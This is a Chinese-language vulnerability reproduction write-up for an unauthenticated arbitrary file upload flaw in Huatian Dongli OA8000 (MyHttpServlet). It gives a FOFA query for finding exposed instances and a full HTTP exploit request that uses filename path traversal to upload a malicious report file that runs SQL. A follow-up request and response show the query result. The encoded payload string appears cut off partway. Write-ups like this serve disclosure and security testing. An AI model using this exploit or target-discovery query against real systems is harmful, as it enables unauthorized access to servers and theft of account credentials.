H18-3华天动力-OA-文件上传

漏洞描述：

华天动力OA MyHttpServlet 存在任意文件上传漏洞，未经身份认证的攻击者可上传恶意的raq文件并执行raq文件中的任意sql语句，获取用户账号密码等敏感信息。

影响版本：

OA8000平台版 DLHT-OA8000-3-0-7.2-3-1-0-500

网站图片：


网络测绘：

fofa语法：

FOFA： app="华天动力-OA8000"

漏洞复现：

payload：

```
POST /OAapp/MyHttpServlet HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: multipart/form-data; boundary=9b0af0d79eaea67c3aa1889b0b43a50a
Accept-Encoding: gzip
Content-Length: 2428

--9b0af0d79eaea67c3aa1889b0b43a50a
Content-Disposition: form-data; name="file"; filename="\\Temp\\../../../report/reportFiles/d4f0fE.jpg"

{{unquote("RQQR\x00\x00\x01\xf5\x00\x00\x00\x02\x00\x02\x00\x00\x00\x1c\xa5A\x00\x00\x00\x01\x00\x00\x00\x00\x02\x00\x00\xff\xff\xff\xff\x01\x00\x00\x00\x06\xac\xed\x00\x00
--9b0af0d79eaea67c3aa1889b0b43a50a--
```

效果图：
PS：文件中的SQL语句是查询数据库当前用户

查看结果

```
GET /report/reportJsp/showHTReport.jsp?reportFile=上传的文件名 HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
```

Request

数据包扫描 | 热加载 | 构造请求

```
1  GET /report/reportJsp/showHTReport.jsp?reportFile=d4f0fE.jpg HTTP/1.1
2  Host ?: :8888
3  Accept-Encoding: gzip
4  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
   Gecko) Version/12.0.3 Safari/605.1.15
```

Responses 5358bytes / 67ms

```
103        }
104        function reportFile416530out(){
105            window.status = reportFileoldstatu
106        }
107     </script>
108     <style id="reportFile_style">
109         .reportFile_1 {·text-align:left;vertic
            font-size:12px;color:#000000;font-weig
            text-decoration:none;border-left-style
            border-left-color:#000000;border-top-s
            border-top-color:#000000;border-right-
            border-right-color:#000000;border-bott
            border-bottom-color:#000000;background
            overflow:hidden;word-break:keep-all;}
110     </style>
111     <table id="reportFile" cellSpacing=0 cellP
        onmouseover="reportFile416530over()" style
        border-collapse:collapse>
112        <colgroup>
113            <col style="width:108px;"></col>
114        </colgroup>
115        <tr rn="1" height=23 style="height:23p
116            <td class="reportFile_1">root@loca
117        </tr>
118     </table></div>
119     →
```